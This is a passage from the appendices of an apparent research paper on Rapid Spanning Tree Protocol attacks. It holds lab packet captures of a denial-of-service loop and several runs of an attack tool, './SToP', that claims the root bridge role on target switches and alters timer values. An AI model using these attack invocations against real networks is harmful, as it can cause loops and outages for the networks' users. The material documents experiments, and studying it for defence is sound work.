root 8000.00:01:e6:00:24:e9 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:36.059539 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:00:09:aa pathcost 160000 age 8 max 20 hello 2 fdelay 18 Vilength 0
10:45:37.090647 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 140000 age 7 max 20 hello 2 fdelay 18 Vilength 0

```

## Appendix B-2: Loop formation under DoS attack (figure 11) as seen from the Interceptor

```

0:1:e6:1a:3a:38 1:80:c2:0:0:0 0027 60: 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.800c root
8000.00:01:e6:1a:3a:00 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:63 ip 98: 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:35 ip 98: 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
0:1:e6:9:28:f2 1:80:c2:0:0:0 0027 60: 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:09:28:c0.8006 root
8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:63 ip 98: 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:35 ip 98: 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:1:e6:1a:3a:38 1:80:c2:0:0:0 0027 60: 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:09:28:c0.8006 root
8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0
0:d0:b7:a9:88:79 0:d0:b7:a9:87:63 ip 98: 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:35 ip 98: 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:63 ip 98: 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:35 ip 98: 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:1:e6:1a:3a:38 1:80:c2:0:0:0 0027 60: 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:09:28:c0.8006 root
8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0
0:d0:b7:a9:88:79 0:d0:b7:a9:87:63 ip 98: 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:35 ip 98: 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:63 ip 98: 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:35 ip 98: 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:1:e6:1a:3a:38 1:80:c2:0:0:0 0027 60: 802.1w RSTP config ( ROOT FORW ) 8000.00:01:e6:1a:3a:00.800c root
8000.00:01:e6:1a:3a:00 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0
0:d0:b7:a9:88:79 0:d0:b7:a9:87:63 ip 98: 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:35 ip 98: 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:63 ip 98: 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:87:35 ip 98: 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
0:d0:b7:a9:88:79 0:d0:b7:a9:83:ac ip 98: 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
0:1:e6:1a:3a:38 1:80:c2:0:0:0 0027 60: 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.800c root
8000.00:01:e6:1a:3a:00 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0

```

## Appendix B-3: Single-homed Root Role-Claiming Attack (target: Switch 4)

```
[root@Server4 code]# ./SToP -d eth0 -o3 -t1 -R -m 60 -y 60
-On Station 4 eth0-
14:30:53.252458 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
14:30:55.000025 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:30:56.090296 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:30:57.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:30:57.252410 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:30:59.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:30:59.252621 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:31:01.000019 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:31:01.252855 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:31:03.000016 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:31:03.253693 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:31:05.000018 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:31:07.000015 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:31:09.000020 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0
14:31:11.000019 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vilength 0

-On Station 1 eth0-
14:30:46.786559 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:30:48.474446 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
```



```
14:30:48.474911 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:30:48.786677 802.1w RSTP config ( PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:30:50.787124 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:30:52.787429 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:30:54.787624 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:30:56.787369 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:30:58.788245 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:31:00.788238 802.1w RSTP config ( PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:31:02.788945 802.1w RSTP config ( PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
14:31:04.789197 802.1w RSTP config ( PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vilength 0
```

## Appendix B-4: Single-homed Root Role-Claiming Attack (target: Switch 1)

```
[root@Server1 code]# ./SToP -d eth0 -o3 -t1 -R -m 60 -y 60
-On Station 1 eth0-
14:37:37.539197 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0
14:37:39.000027 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:39.006516 802.1w RSTP config ( ROOT FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:40.998523 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:41.000015 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:42.540017 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:43.000020 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:44.539805 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:45.000016 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:46.545353 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:47.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:48.540213 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:49.000020 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:50.540926 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:51.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:53.000015 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:55.000022 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
14:37:57.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0
```

-On Station 6 eth0-

```

14:36:33.134496 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0
14:36:34.032818 802.1w RSTP config ( DES FORW ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:34.033256 802.1w RSTP config ( PROP DES ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:35.134457 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:37.134718 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:39.134353 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:41.134331 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:43.134278 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:45.133710 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:47.134102 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:49.134025 802.1w RSTP config ( PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:51.134763 802.1w RSTP config ( PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
14:36:53.134659 802.1w RSTP config ( PROP DES AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0

```

## Appendix B-5: Single-homed Root Role-Claiming Attack (target: Switch 3)

```
[root@Server3 code]# ./SToP -d eth0 -o3 -t1 -R -m 60 -y 60
-On Station 3 eth0-
14:44:35.297243 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:12:38:00.8003
root 8000.00:01:e6:09:28:c0 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vlength 0
14:44:37.000024 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:37.625636 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:39.000012 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:39.281467 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:41.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:41.281102 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:43.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:43.282224 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:45.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:45.282451 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:47.000015 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:47.281933 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:49.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:49.282007 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:51.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:53.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
14:44:55.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0
```

-On Station 2 eth0-

```

14:43:54.749093 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:09:28:c0 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vlength 0
14:43:56.480539 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:43:56.748529 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:43:58.750010 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:00.749613 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:02.750101 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:04.750627 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:06.750905 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:08.751020 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:10.751492 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:12.751353 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:14.751898 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:16.751725 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
14:44:18.752566 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0

```

## Appendix B-6: Dual-homed Root Role-Claiming Attack (targets: Switch 4 and Switch 5)

```
[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -R -M
-On Station 5 eth0-
18:16:30.051145 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
18:16:31.916651 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:16:32.052158 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:16:33.752226 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:34.385541 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:35.752327 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:36.352260 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:37.752421 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:38.352350 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:39.752511 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:40.351906 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:41.752616 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:42.352192 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:43.752718 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:45.752819 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:16:47.752920 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
...
18:19:01.759251 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:03.759345 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
```

```

root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:05.759440 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:07.759542 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:09.759636 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:11.759731 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:13.759831 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
